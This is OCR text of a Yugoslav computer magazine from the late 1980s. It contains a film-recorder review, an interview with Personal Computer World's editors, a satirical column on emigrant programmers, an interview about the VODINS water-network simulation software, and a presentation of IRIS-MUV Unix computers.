Kompjuterska grafika se najčešće koristi za razne prezentacije. Vlada mišljenje da će ideja biti bolje prihvaćena ako je grafički dobro prikazana. Kako se za prezentacije obično koriste slajdovi, poželjno je da vreme čekanja na njihovu izradu bude što manje. Ako vam je uređaj za pravljenje slajdova na dohvat ruke i pristupačan u svako doba dana i noći, svaka promena vaše kompjuterske grafike može se odmah prebaciti na slajd. Ušteda vremena, a time i novca, znatno je doprinela povećanju popularnosti film rekorda. Ovom prilikom izdvojićemo Mirus Film Printer i Montage Film Recorder FRI.

Mirus Film Printer koristi sopstvenu Direct Digital Imaging tehnologiju za prenos ekranske slike na film, pri čemu je fimska rezolucija čak 16 puta bolja od ekranske. Broj prikazanih nijansi može se povećati na 16 miliona. Na slajdu se, pored grafike kreirane uz pomoć Mac programa, mogu registrovati i 35 fontova (kompatibilnih sa LaserWriter fontovima) svih veličina, kao i grafika ubačena putem skenera ili direktno iz video uređaja.

Snimanje počinje transferom podataka od Macintosha do Film Printera putem Mac SCSI porta. Ovaj brzi digitalni interfejs omogućava „snimanje" slike veće rezolucije i jasnije dubine od originala prikazanog na Mac monitoru. Zatim se zrak za snimanje digitalno postavi u odgovarajuću poziciju i digitalno moduliše, zadržavajući pri tom konstantni intenzitet. Za svaku snimljenu tačku rezervisano je 24 bita koji joj određuju boju čime je broj nijansi povećan na 16.8 miliona.

Mirus Film može po vašoj želji praviti slajdove niskog (za testiranje), normalnog i visokog kvaliteta pri čemu veličina slike na slajdu ne zavisi od veličine originala. Cena: 5895 dolara.

Montage FRI, pravi i slajdove, fotografije i polaroid snimke u roku od 3-4 minuta. Slika može imati 16.8 miliona nijansi, a rezolucija je 4096 × 2731. Montage koristi sopstvenu High Definition Digital Imaging tehnologiju, može se kombinovati sa većinom Mac (i IBM kompatibilnih) programa. Uz uređaj je uključen i 35 mm fotoaparat koji sam namešta, vrti i premotava film.

◇

„Personal Computer World" Naš britanski imenjak

Malo je verovatno da u Jugoslaviji postoji osoba koja se na ovaj ili onaj način bavi kompjuterima a da nije čula za časopis Personal Computer World. Razloga za to nema puno ali su prilično uverljivi: 1. PCW (kako je poznat, što iz milja, što iz praktičnih razloga) je verovatno, uz Byte, najpoznatiji svetski časopis za kompjuterske teme; 2. PCW je izuzetno rado čitan u Jugoslaviji; 3. i kao konačno ali nikako najmanje važno, PCW je osnovao naš čovek, Anđelko Zgorelec i time definitivno osvetlio obraz našem računarstvu u svetu.



Derek Koen, glavni i odgovorni urednik časopisa PCW

Pišu Jelena Rupnik i Branko Đaković

Razgovor sa redakcijom nije bilo teško zakazati. Posle kraćeg telefonskog razgovora sa Manekom Dubašom (Manek Dubash) zamenikom glavnog i odgovornog i Derekom Koenom (Derek Coehen) glavnim i odgovornim, dogovorili smo se da za vreme posete Londonu jedan dan svratimo i do njih.

U Londonu je to već izgledalo malo teže. Trebalo je probiti se do ulice Brodvik u kojoj se nalazi kompanija VNU Business Publications, sadašnji vlasnik PCW-a. Da objasnimo, ta ulica se nalazi u samom centru ali i u samom centru Sohoa, verovatno najživljoj četvrti Londona. Predeo u kojem se nalazi VNU poslovna zgrada je mala poslovna oaza opkoljena sa svih strana. Sa juga su to seksi šopovi i klubovi Sohoa, sa zapada Ulica Karnabi, prava meka tinejdžerske mode, sa severa ortodoksna trgovačka „štrafta", Oksford strit a sa istoka kineska četvrt.

U takvom okruženju zgrada u kojoj je smešten PCW izgleda krajnje tradicionalno. To je visoka poslovna zgrada prekrivena obojenim staklom. U njoj su osim redakcija PCW-a smeštene i redakcije ostalih časopisa koje izdaje VNU, a među njima se nalazi i nekoliko kompjuterskih časopisa koji su nešto manje poznati od PCW (bar u Jugoslaviji) kao što je Micro Scope.

Sama redakcija PCW-a ne izgleda mnogo drugačije od redakcije sličnih jugoslovenskih časopisa. Radi se o vleikoj, svetloj prostoriji ispunjenoj papirima, časopisima, disketama, knjigama i, naravno, kompjuterima, i kompjuterskom opremom. Obilje kompjutera i kompjuterske opreme je verovatno jedina stvar po kojoj se redakcija PCW a razlikuje od domaćih računarskih časopisa. Kad smo mi boravili u njoj u redakciji je bilo sedmoro članova dok pun sastav broji desetak. Činilo se da niko ne zna tačan broj zaposlenih. Ono što svakako upada u oči jeste prosečna starost zaposlenih, koji su svi prilično mladi. Podela poslova je skoro tipično jugoslovenska: par devojaka koje smo zatekli bave se pretplatama i tehničkim poslovima, dok muškarci uređuju. Ohrabrujuće je otkriti da mi uspešno pratimo takve trendove u Jugoslaviji, bar kad je računarstvo u pitanju.

Bili smo ljubazno dočekani iako je izgledalo kao da nisu baš sigurni zašto bi neko iz Jugoslavije želeo da piše o njima. Pošto smo smirili njihovu znatiželju pričajući im o našoj zemlji, računarstvu kod nas, kompjuterskim časopisi-

▷

Pratimo isključivo kućne i personalne kompjutere i odgovarajući softver i samo nove proizvode u ovoj oblasti. Kada se pojavi nova stvar, pokušavamo (a često i uspevamo) da prvi izađemo sa prikazom. To je sjajno za prodaju.

Kako rade novinari PCW-a

Oprema u redakciji Personal Computer World-a se prilično poklapa sa temama o kojima PCW često piše. Tako oni u redakciji imaju 4 kompjutera sa 386 procesorom (za svakog od urednika po jedan) od kojih je dva napravio Dell a druga dva Zenith. Takođe je tu par matričnih štampača kao i NEC-ov laserski štampač na kojem se izvlače svi tekstovi. Tu je još i jedna Victor-ova 286 mašina kao i par običnih XT-a. Čuli smo da tu negde postoji i Mekintoš ali ga nismo videli

Od softvera koriste. Word-Perfect, AskSam, Procomm Plus i DesqView. Svi računari su povezani MainLAN mrežom. Osim ovih, najčešće korišćenih programa imaju i pravu malu biblioteku raznoraznih proizvoda iz upravo ovih navedenih kategorija. Kažu da do izbora softvera i hardvera dolaze sasvim slučajno tokom prikazivanja nekog proizvoda, kada se zaista zainteresuju za njega.

„Ozloglašeni" Gaj Kjuni

Razgovarajući u PCW-u imali smn zadovoljstvo i čast da se upoznamo i sa Gajem Kjunijem (Guy Kewney), jednim od najpoznatijih kolumnista britanske kompjuterske štampe Gaj Kjuni uređuje novosti u PCW u i predstavlja jednu od najzanimljivijih ličnosti (uz Martina Benksa) koje pišu u PCW u. Njegova rubrika vesti je poznata (u struci bi rekli „ozloglašena") zbog neverovatnih kontakata sa ljudima iz kompjuterske industrije. Tako ta, zaista, kvalitetna rubrika (koju jugoslovenski časopisi po svemu sudeći pažljivo prate i intenzivno koriste) sadrži obilje materijala, od ekskluzivnih vesti do uzbudljivih tračeva.

Kada je saznao da su tu u redakciji PCW a ljudi iz Jugoslavije, kako kaže „nije mogao da odoli" i svratio je da se upoznamo.

Brzo smo saznali da mu je jugoslovensko računarstvo interesantno samim tim što ne zna puno o njemu. Uopšte, o Istočnoj Evropi ne zna dovoljno i želja mu je da se detaljnije informiše i više uputi. Nešto više zna o Mađarskoj, i to je sve. Sa blagonaklonim iznenađenjem saslušao je par anegdota kojima smo sažeto opisali domaće kompjuterske (ne)prilike.

Popričao je sa nama o svom radu u PCW-u, uputio nas na neke zanimljivosti, poželeo sreće u radu u Britaniji i vratio se pisanju rubrike za najnoviji PCW.



Gaj Kjuni, čovek koji „žari i pali" britanskim kompjuterskim novinarstvom

ma, tiražima u Jugoslaviji i sličnim temama i oni su postali predusretljiviji.

Najveći deo razgovora vođen je sa Derekom Koenom mada se Manek Dubaš redovno uključivao a ostali iz redakcije obavezno dobacivali ako se radilo o interesantnoj temi.

● **Kada biste morali nekome da opišete razliku između časopisa Personal Computer World i drugih kompjuterskih časopisa, kako biste to uradili?**

Koen: Ono što je sasvim sigurno karakteristično za nas jeste da negujemo tematiku usmerenu ka „leading edge", to jest ka „vodećoj oštrici" računarskih proizvoda i pojava. Nemamo uporednih prikaza iako je to skoro tipično za britansku štampu i radimo skoro isključivo sasvim nove stvari. Uopšteno gledano radimo skoro isključivo kućne ili lične kompjutere, kao i softver koji spada u tu kategoriju.

● **Znači, vaša koncepcija je zasnovana na novim i zanimljivim stvarima?**

Koen: Upravo tako. Naša mala tajna je da uvek pokušavamo a često i uspemo da prvi izađemo sa prikazom. To je sjajno za prodaju! Prikaz je tada tri puta veći nego što bi inače bio.

Takođe se trudimo da budemo veoma pažljivi u raspoređivanju prostora između različitih mašina. Bilo bi veoma lako raditi PC orijentisani magazin, ali to nije ono što PCW predstavlja i što mi želimo da radimo. Imamo tiraž od 75.000 primeraka i časopis namenjen raznovrsnoj čitalačkoj publici.

Imamo sjajne odnose sa proizvođačima. Koristimo to što smo poštovani na tržištu da bismo zauzeli objektivan stav, i pisali ono što mislimo.

● **Koji su vaši ciljevi kod grafičkog oblikovanja lista?**


Koen: Svakome ko je ikad otvorio PCW jasno je da imamo dosta sređen grafički imidž. Imamo samo nekoliko fotografa, ali to je sasvim dovoljno. Moglo bi nam se zameriti da je grafički stil jednostavniji, ali pošto je većina čitalaca PCW stalna, mora postojati svest o tome gde je šta i da je to uvek na tom istom mestu! Takođe, pošto uvek dajemo puno tehničkih informacija veoma često koristimo tabele i grafikone i druga grafička pomoćna sredstva.

Često treba uraditi veoma puno obimnih dijagrama, a nikad nema dovoljno vremena za to. Ipak, osnovni raspored se zna pa kod tehničkog uređivanja samo treba razmestiti stvari.

● **Osim ekskluzivnih prikaza i obimnih tehničkih informacija vi ste poznati i po negovanju tekstova koji informišu upravo na jednom netehničkom, sociološkom nivou. Rubrika Martina Benksa kao i testovi Gaja Kjunija su tipičan primer. To je deo vaše koncepcije?**

Koen: Namerno negujemo sociološki orijentisane stvari. Iako je većina čitalaca tehnološki orijentisana, smatramo da postoji značajan broj onih koje interesuju i ovako oblikovane informacije iz računarstva.

To je deo naše šire strategije. Kada pišemo o nekoj novoj mašini, mi moramo znati šta će se događati sa njom i o oko nje, moramo znati i zašto i kada i koliko i gde. Isto tako kada sagledavamo novu tehnologiju moramo bar pred videti šta će se dogoditi kroz pet ili šest godina sa njom. Moramo znati o čemu se tu zaista radi a ne samo da brojimo komponente ili beležimo osobine.



PC World Focus, časopis koji je (za sada) podlistak PCW-a

● **Da li planirate intenziviranje takve orijentacije? Hoće li biti više takvih tekstova u PCW-u?**

Koen: Svakako ne u ovakvom PCW-u kakvog poznajete, ali upravo zbog takvih razloga pokrenuli smo novi časopis koji se za sada dobija kao dodatak uz PCW i koji se zove PC World Focus. To je časopis skoro potpuno netehnički orijentisan, nastao upravo za one kojima je PCW pretežak i pretehnički. U njemu se trudimo da standardne teme objasnimo na konciznij i prihvatljiviji način zadržavajući visok kvalitet tekstova.

● **Imate li još nešto slično u planu?**

Koen: Jednom godišnje izdajemo Business Survival Guide, koji je usmeren prema ljudima koji rade sa kompjuterima i koji je isto tako netehnički orijentisan.

Za ovu godinu takođe planiramo izdavanje „specijalaca" o poslovnoj grafici i stonom izdavaštvu. Sve u svemu, puno se radi ali se i rezultati vide.

● **Kad već pominjete koliko radite, kažite nam koliko zarađujete.**

Koen: Dobro se zarađuje. Postoji skala po kojoj urednik u prvoj godini rada ima 80 poena u drugoj 90 i tako dalje. Je trenutno imam 110. Prosečna plata u redakciji je 11.600 funti. To je sindikalni prosek u čitavoj kompaniji VNU.

● **Koliko ste vi već u PCW-u i gde ste radili pre toga? Da li je teško postati glavni i odgovorni urednik časopisa kao što je PCW?**

Koen: Ja sam u PCW-u već dve i po godine. Pre toga sam 4 godine radio kao urednik u Micro Scope-u. Ja sam već neobično dugo na čelu PCW-a pošto je vek urednika relativno kratak. Najčešće odlaze zbog visokog pritiska i konstantnog intenzivnog rada kao i zbog povoljnih mogućnosti za zaposlenje posle ovakvog radnog mesta. Stekne se puno kontakata, a i reputacija je tu.

● **Reputacija sadašnje garniture u PCW-u verovatno nije zasnovana samo na tome što dobro pišu ili su dobri urednici. Kako stojite sa znanjem iz kompjuterskih oblasti?**

Koen: Svi smo dobri softveraši. Ono o čemu ne znamo ništa, a želimo temu o tome, poveravamo ljudima za koje znamo da su stručni. Treba pažljivo izabrati ko će šta da radi. Suština dobrog uređivanja i jeste u tome da se nađu pravi ljudi za prave teme.

● **Čitaoci verovatno umeju to da osete?**

Koen: Imamo sjajne odnose sa čitaocima. To je jedna od tradicija PCW-a. Čitaoci se odnose prema nama kao prema autoritetima sa kojima mogu da komuniciraju, i to mi je drago. Imamo zaista puno telefonskih razgovora sa čitaocima i to je sigurno dobar znak.

● Kakvi su vam odnosi sa proizvođačima? Da li ikad dolazite u situaciju da ste izuzetno pažljivi prema nekom? Da li imate svoje miljenike? Da li se proizvođači nekad ljute na vas?

Koen: Takvih problema uglavnom nemamo. Imamo sjajne odnose sa proizvodačima. Koristimo to što smo poštovani na tržištu da bismo zauzeli objektivan stav. Upravo naša jaka pozicija na tržištu nam i omogućava da pišemo upravo ono što mislimo. Zato i imamo uvek nešto što drugi nemaju. Proizvodači su svesni da će ekskluzivnost kod nas povući i mnogo detaljniji prikaz što ga odmah bolje reklamira Naši prikazi idu do četiri strane. To je za njih sve besplatna reklama. Takode, izuzetno dobro čuvamo tajne. Ako saznamo nešto za šta kažemo da će ići u sledećem broju to sigurno neće procuriti u javnost. To je takode nešto što proizvodači umeju da cene.

Što se naklonosti tiče, moram da priznam da to zavisi od lične savesti svakog od nas, mada svi članovi redakcije moraju znati šta nije dobro kod proizvoda i to i napisati. Niko ne očekuje od njih samo pohvale ili samo kudenja. Kad je nešto izvan njihove moći, slobodni su da traže pomoć od drugih.

● Bilo bi interesantno čuti od jedne ovako dobro upućene redakcije šta će biti najznačajnije na kompjuterskom tržištu u sezoni koja je pred nama. Kakve su vaše prognoze o najzanimljivijim temama?

Koen i Dubaš (u jedan glas): Sasvim sigurno je to prava invazija mašina sa 286 i 386 procesorima. 386 će sasvim sigurno biti hit sezone. Zatim, Apple će sigurno izdati pravu gomilu mašina. To sprema već duže vremena. Stono izdavaštvo (Desktop Publisling) će i dalje biti hit kao i do sada...

Razni glasovi iz pozadine dobacuju: OS/2 i Unix će biti izuzetno značajni, multitasking sistemi će postati sve interesantniji, Deskview će biti hit, RISC procesori će biti sve bolji i sve češći, biće sve više mašina sa RISC procesorima...

● **Dubaš**: Doći će do poboljašnja kod displeja prenosivib kompjutera kao i do daljeg usavršavanja lap-topova.

● **Koen**: Da, verovatno će se više raditi na mini PC-ju.

● Šta će još biti novo?

Koen: Možda će grafički imidž PCW-a biti nov Upravo razmišljamo da li da ga promenimo pošto se razlikuje od novog imidža koji imamo kod PC World Focus magazina.

● Gde se sve prodaje PCW?

Koen: PCW se prodaje skoro po čitavom svetu. Tamo gde nemamo zvaničnu distribuciju imamo pretplatnike, tamo gde nemamo čak ni pretplatnike verovatno ima ljudi koji švercuju PCW jer nam se dogodi da dobijamo pisma iz zemalja gde zvanično nemamo pretplate. Na primer često nam se dogodi da dobijemo pismo iz Nigerije ili Indije u kojima se traži besplatan primerak časopisa.

● Ne iz Jugoslavije?

Koen: Ne. O Jugoslaviji ne znamo baš previše. Trenutno je prilično interesantna Madarska pa je sasvim moguće da će i Jugoslavija doći na red.

● Vi ste po svojoj orijentaciji otvoren časopis?

Koen: Svakako. Otvoreni smo za priloge i teme kao i za skretanje pažnje, iako moram priznati da nas ne interesuju mnogo lokalna tržišta. Upravo sad radimo na jednom ruskom članku koji treba da izade u PCW-u.

● Manek, kako izgleda raditi kao zamenik glavnog i odgovornog urednika PCW-a, jednog od najpoznatijih svetskih kompjuterskiih časopisa?

Dubaš: Skoro isto kao i na nekom drugom uredničkom mestu, samo što je ovde daleko uzburkanije i dinamičnije. Bezbroj stvari se dogada istovremeno i nemoguće je koncentrisati se duže od 30 minuta. Najčešće se mora raditi i kod kuće da bi se sve stiglo. Znam da ovo sad zvuči kao izuzetno težak rad, ali nije baš tako. Ima tu i puno zadovoljstva.

● Derek, šta vi o tome mislite?

Koen: Uzbudljivo je praviti PCW. Oduvek sam želeo da radim u ovakvom časopisu. Što se kompjutera tiče, ja sam samouk. Osećm da su kompjuteri fascinantna nova tehhologija i želim da se bavim njima. Volim da prenosim entuzijazam koji imam, kao i da stimulišem ljude, zajedno sa ostalima iz redakcije, da rade nove stvari sa svojim kompjuterima. Smatram da imamo odgovornost da čitaocima kažemo šta je šta i da ne krijemo istinu od njih.

Nikad nema dovoljno strana, nikad nema dovoljno mesta kao ni vremena da se uradi baš sve što se želelo. Uvek pažljivo čitam PCW i nikad nisam do kraja zadovoljan. Želja mi je da radim na tome da sve bude još bolje.

● Neka poruka za jugoslovenske čitaoce ovog intervjua?

Koen: Ako nas čitaju, neka doprinose. Neka nam pišu. Neka nam slobodno predlažu članke, bez obzira na znanje engleskog jezika (čak i u Engleskoj puno ljudi ima problema s jezikom). Jugoslovenski čitaoci, pozdrav - pisma očekujemo!

KRIVI POGLED

Pametan računarski izbor



Svi koji se bar malo bave računarima svesni su činjenice da po belom svetu ima poprilično naših ljudi koji žive upravo od kompjutera.

Interesantno je da, kog god našeg uspešnog gastarbajtera pomenete, on spada u jednu od dve prilično opskurne kategorije: ili su uspešni programeri ili još uspešniji profesori računarskih nauka na velikim i bogatim univerzitetima.

To nije slučajno. Svesni smo da imamo previše računarskih stručnjaka za ovako malu zemlju. Zato smo zadržali one koji su nam potrebni, a ostalima smo blago sugerisali da prošetaju po svetu. Tako smo se otarasili nepotrebnih programera, hardveraša i predavača, a zadržali smo sve one sjajne direktore instituta, upravnike računarskih centara, predsednike sizovskih komisija za razvoj nove tehnologije, i uopšte, sve one krasne stručnjake bez kojih naše računarstvo ne bi bilo ovde gde danas jeste.

Naravno, to nije kraj. To je samo deo opsežne akcije diferencijacije kvaliteta od balasta, zato što nam je jasno da samo na taj način možemo biti tako uspešni kao i do sada.

A ako neko od naših svetskih računardžija poželi da se vrati? Pa, zna se: mi imamo dobro razvijene mehanizme za odbijanje i zbunjivanje sličnih entuzijasta, uvežbane dugogodišnjom praksom. Koristićemo sva raspoloživa sredstva za odbranu našeg društva.

◇ Jelena Rupnik

Prilog realizujemo u saradnji sa emisijom „TV-bajt" Televizije Beograd

inž. Rajko Čavor

100.000 dolara za domaći program

Bez sumnje radi se o velikom uspehu. RO Energodata, u sastavu beogradskog Energoprojekta, zapošljava vrhunske stručnjake i kreativce. Nakon dugogodišnjeg razvoja paket VODINS krenuo je na (sudeći po prvim koracima) uspešan put u svet, ubirući prve plodove mukotrpnog rada svojih autora. Građevinski inženjer Rajko Čavor deo je tima stručnjaka koji je ostvario ovakav uspeh. Prilikom nedavne posete Energodati vodili smo ovaj razgovor.

● **Pre svega, kako je krenulo?**

Rajko Čavor: Već 15 godina u Energodati se razvija specijalna vrsta tehničkog softvera za simulaciju rada vodovodnih sistema i uopšte sistema pod pritiskom. Još ranih 70-ih godina kolega **dr Dušan Obradović** počeo je sa čistom teorijom, što je korišćeno na Energoprojektovim poslovima. Razvijen je i niz matematičkih modela za sistem otvorenih tokova, hidroelektrane, vodovode i slične stvari.


Poslednjih par godina akcenat je stavljen na softver za kontrolu, praćenje i simulaciju rada vodovodnog sistema. Obuhvata sve što se u jednom normalnom vodovodu može naći - to su razne crpne stanice, rezervoari, cevi, zatvarači, itd. To je interesantno za projektante koji rade nove vodovode ili proširuju postojeće, da bi videli kako novi vodovodni sistem treba uraditi, kako njime upravljati, jer u pitanju su ogromni troškovi, utrošena voda, struja za crpne stanice, pogonski troškovi...

● **Tako je nastao VODINS. O kakvom se programu radi?**

Čavor: Sa matematičke strane VODINS je dosta komplikovan projekat. Radi se sa ogromnim sistemima nelinearnih jednačina... ali to uostalom i nije bitno za korisnika. Bitno je da smo razvili model pomoću kog u vodovodnim organizacijama rade ljudi koji nisu suviše obrazovani za takvu vrstu posla. Ranije je bilo potrebno da to bude građevinski ili mašinski inženjer, čak i sa određenim poznavanjem kompjuterske tehnike.

Ono što smo mi sada uradili jeste u potpunosti interaktivan program koji sve obavlja za korisnika; komunikacija je vrlo jednostavna i pomaže ljudima da simuliraju rad realnog vodovodnog sistema u određenom vremenskom periodu. Recimo da se sada nalazimo u kontrolno-komandnom centru beogradskog vodovoda i hoćemo da crpna stanica „Tašmajdan" radi tako i tako, da neka druga radi na neki drugi način i vidimo šta će se desiti: da li će neko ostati bez vode, koliko ćemo potrošiti struje i posmatrati druge parametre.

U Jugoslaviji, VODINS je instaliran u vodovodnim sistemima u Beogradu, Sarajevu, Mostaru, na Krku, Buzetu, Ljubljani, Kragujevcu, Nišu, Čačku, uskoro verovatno u Zagrebu...



Slika 1. Vodovodni sistem u britanskom mestu Pul simulira se programom VODINS



Slika 2. Karta pritiska u sistemu vodovoda

● **Automatika u vodovodoim sistemima verovatno je već prisutna...**

Čavor: U setu je to potpuno normalno. Veliki vodovodni sistemi pokriveni su telemetrijskim kompjuterima tako da se gomila tačaka u sistemu posmatra; informacije sa raznih merača protoka vode daljinski se prenose (telefonskim ili čak satelitskim vezama) do centra gde ljudi koji tamo rade na ekranu svog kompjutera vide kako se sistem ponaša u realnom vremenu. Teškoća kod ovih sistema je što se uglavnom prostiru na velikom području, beogradski recimo ima 60 km u prečniku. Tu se javlja niz problema, pre svega vezanih za brzu komunikaciju sa elementima sistema.

Pokazalo se vrlo dobro da čovek u kontrolno-komandnom centru može da predvida šta će se desiti, da simulira određenu situaciju, i u zavisnosti od rezultata izda naredbu koja se preko telemetrijskog kompjutera šalje odgovarajućem elementu sistema. Da se zatvori neki ventil, napuni neki rezervoar, aktivira neka crpna stanica itd.

Preko svih dosadašnjih generacija kompjutera VODINS je neprestano razvijan. U poslednje dve godine jednostavno smo ga prilagodili novoj tehnologiji, dodali grafiku gde god je to moguće, omogućili maksimalnu interakciju. Ono čemu sada težimo je nekakav zametak ekspertnog sistema. Cilj je da od korisnika sistema zahtevamo što manje predznanja, da ljudi sa ovim programom rade i na delu pokažu da je to dobro.

Da bi moglo da se radi u uslovima kakvi su sada, mi smo pre svega VODINS višestruko ubrzali, pre svega matematičkim metodama i nekim dodacima u programu. Naravno, tu je bitan i sam kompjuter i evo sada na PC-ima program je sve brži i brži. Plan je da aplikciju prebacimo i na VAX radne stanice gde bi proračun ponašanja nekog sistema tokom 24 sata, sa oko 5 minuta (kolko se sada izvršava na PC AT-u sa koprocesorom), sveli na manje od minut. To je upravo ono što je omogućilo ovaj naš uspeh. U poslednjih godinu dana, radeći na programu, uspeli smo da brzinu proračuna smanjimo 60-70 puta. Kad čovek želi da simulira ponašanje sistema u određenoj situaciji i na rezultate čeka 3-4 sata - ili izgubi svaki interes ili, najčešće, posle tog vremena podaci nisu upotrebljivi jer se i situacija „na terenu" promenila.

● **Razlog za naš razgovor je vaš internacionalni uspeh...**

Čavor: Napravili smo posao sa engleskom kompanijom „Wessex Water Authority" koja vodom snabdeva čitav južni deo Engleske. Potpuno su opremljeni telemetrijskim kompjuterima, procesnim kompjuterima i ostalom opremom. Sa njima imamo dugogodišnju saradnju i stekli smo iskustva što se tiče matematičkog modeliranja i uopšte takve vrste softvera. VODINS (u engleskoj verziji WATDIS -Water Distribution) instalirali smo u oblasnom centru u mestu Pul. Sistem radi u realnom vremenu. Njihov operater ima jedan PC na kome je „živi" sistem i drugi PC na kom je matematički model. Na matematičkom modelu čovek obavlja sve ono što sam već pomenuo: proverava šta se dogada ako se nešto nepredviđeno desi - ako pukne cev, nešto se otvori, zatvori, izbije požar. To se brzo proveri, vrati se na realni sistem, izdaju odgovarajuće komande i na taj način upravlja sistemom. Cilj engleske kompanije je da se boljim načinom rada smanje svi zavisni troškovi.

● **Da li na ovom tržištu ima konkureocije?**

Čavor: Normalno je da je ima. Medutim, mi smo ispred njih. Poredili smo naš program sa drugima u svetu, od kojih su neki korišćeni i u ovoj kompaniji u Engleskoj i oni su zaključili da je VODINS mnogo efikasniji, brži i da je lakši rad sa njim.

● **Verovatno se nećete zadržati na ovome.**

Čavor: U toku je instaliranje naše aplikacije na još dve lokacije u okviru područja koje pokriva kompanija „Wessex Water Authority". Za novembar je planirano da zajedno sa njima izvršimo svetsku promociju VODINS-a kao našeg proizvoda na sajmu „World Water" gde se okupljaju ljudi iz ove struke i pokušamo da ga plasiramo - pre svega u Engleskoj, a kasnije i na drugim tržištima. Šanse su realne. Pominje se Australija, Los Anđeles...

● **Kakvi su ekonomski efekti?**

Čavor: Dobri. Mi smo za ovaj prvi ugovor u Engleskoj dobili oko 50.000 funti, što je za softver prilična cena. To je cena za ove tri instalacije u WWA, a samo oni imaju ih bar dvadeset. Ovakav matematički model potrebno je napraviti za svako od većih mesta.

● **Uspeh van naše zemlje sigurno je motivacija za dalji rad. Kakvi su planovi?**

Čavor: Zahvaljujući zadovoljavanju potreba inostranog partnera nivo programa podigli smo za klasu, a time najviše dobijaju domaći korisnici ovog sistema. Pravimo dalje ekstenzije. Sada, recimo, radimo sistem koji crta kartu pritiska. To je prilično težak posao: na osnovu geometrije terena i čevovodne mreže izračunava se pritisak u svakoj tački... vrlo gadno. Do sada se često od toga odustajalo. Stvar je vrlo dragocena jer se odmah vide zone niskog pritiska što najrečitije pokazuje gde se javlja najveći rizik da potrošači ostanu bez vode.

● **Da li planirate da sličao sistem napravite i za elektrodistribucione sisteme? Čini se da ocma mnogo razlika i da ne bi bilo naročitih problema.**

Čavor: Tačno. Međutim kolega Obradović i ja bavimo se ovom strukom. Bilo bi lepo da se neko od kolega pozabavi tim problemom. Većina jednačina je slična, mnoge stvari se mogu povezati analogijom..

● **Isto važi i za toplane, odnosno, sisteme centralnog grejanja?**

Čavor: To je takode sistem koji razvodi vodu, u ovom slučaju i toplu i hladnu. Naše kolege termotehničari već rade nešto po tom pitanju. Problem je medutim što je, konkretno u slučaju Beograda, Vodovod došao do nivoa da im je ovakav sistem već sada potreban, ne znam da li je takva situacija i sa Beogradskim elektranama. Verujem da je to samo pitanje trenutne situacije.

● ● ●

Preostaje nam samo da čestitamo na ovom uspehu i poželimo Energodati, a posebno dr Dušanu Obradoviću i mr Rajku Čavoru, uspehe u budućim aktivnostima. Na žalosti, njihov uspeh mnogi će i dalje smatrati manje značajnim od pobede grupe Riva na Pesmi Evrovizije, ali (za razliku) ovih 0,1 milion dolara koristiće svima nama.

◇ **T. Stančević**

U CENTRU PAŽNJE

MUV nova serija IRIS-ovih kompjutera

Sarajevski „Holidej In" je od 4. do 7. aprila ove godine bio mesto gde je „Energoinvest-IRIS" predstavio svoje novo remek delo: četiri kompjutera iz serije MUV. Tih dana (tačnije 6. 4.) je i Dan oslobođenja Sarajeva, pa je i ova prezentacija uveličala ovaj praznik.

Piše Samir Ribić

Naziv kompjutera je manje zvučan od, recimo, IRIS PC 16, a osim toga, neko bi u razgovoru lako pogrešio u pisanju njegovog imena, jer se engleska riječ „move" izgovara na isti način. Zašto je IRIS odustao od svoje uobičajene numeracije kompjutera (IRIS <tip mikroprocesora>; IRIS 8 je osmobitni, IRIS 16 šesnaestobitni)? Zbog toga što već odavno postoje VAX-olíki IRIS 32 i, začudo, IRIS 23 (kao da postoje dvadeset trobitni kompjuter). S obzirom da je koncepcija potpuno različita, i da nije u pitanju nikakav nasljednik, dato je i novo ime.

MUV je - pomak!

Stvar postaje jasnija kada kažemo da je ime ovog računara skraćenica od Motorola-Unix--VME. Dakle, tu smo. Motorola 68000? Ne, nego čak Motorola 68030! Znači moćan mikroprocesor sa kojim mikrokompjuteri definitivno obaraju velike kompjutere i na njihovom najjačem polju - multikorisničkom radu. Zavisno od modela, frekvencija na kojoj radi „srce" kompjutera kreće se od 20 do 33 MHz. Pri ovakvoj frekvenciji nije presporo ni ako više ljudi pored vas „čačka" po sistemu.

Predstavljena su četiri modela MUV serije:

IRIS-MUV 30 je najmanji od ova četiri kompjutera, ali to uopšte ne znači da je slab. Naprotiv. Predviđen je za 4 korisnika, ali se može proširiti tako da opslužuje do 12. Ovde „tridesetica" radi na 20 MHz, ima četiri RS232 interfejsa, vinčester-disk od 155Mb, strimer jedinicu od 150 Mb i floppy disk od 1,2 Mb. RAM ima 4 Mb, a sam UNIX operativni sistem od toga zauzima polovinu.

IRIS-MUV 30A je za 8 do 16 korisnika. Frekvencija 25 MHz, 8Mb RAM-a, 12 RS232 ili 422 linija, vinčester disk 344 Mb. Strimer i flopi disk su kao kod prethodnog modela.

IRIS-MUV 31 je za više od 16 korisnika. Klok takođe 25 MHz, 16 Mb RAM-a, 18 RS232 interfejsa, vinčester diskovi od 344 i 638 Mb i standardni strimer i flopi disk.

IRIS-MUV 31A je predviđen za 34, a uz proširenje do 42 korisnika. Klok je 33 MHZ. RAM 24 Mb, ima 34 RS232/422 interfejsa, dva vinčester diska od po 638 Mb. Flopi i strimer su isti, a maksimalni RAM je 40 Mb.



Suvi podaci

Pošto smo pomenuli sva četiri modela i uzeli neki osvežavajući napitak da se povratimo od skoro gigabajtskih cifara, vraćamo se opštim detaljima. Srce sva četiri kompjutera je takozvana VME sabirnica (Bus). MUV 30 i MUV 30A imaju sabirnicu s 5 VME modula, a MUV 31 i MUV 31A imaju 12 modula. Naime, sva četiri kompjutera su modularno organizovana, te je jednostavno povećavati ili smanjivati mogućnosti kompjutera. Moduli su, inače, dimenzije jednog „Spectruma 48K", a ni integrisana kola na njima nisu puno gušća. Da čovjek ne povjeruje da je na toličnom prostoru osam megabajta RAM-a plus procesor, MMU, sat realnog vremena s baterijskim napajanjem. Druge ploče (sve su tzv. dvostrukog EURO formata) nam omogućavaju još memorije, disk kontrolere itd.

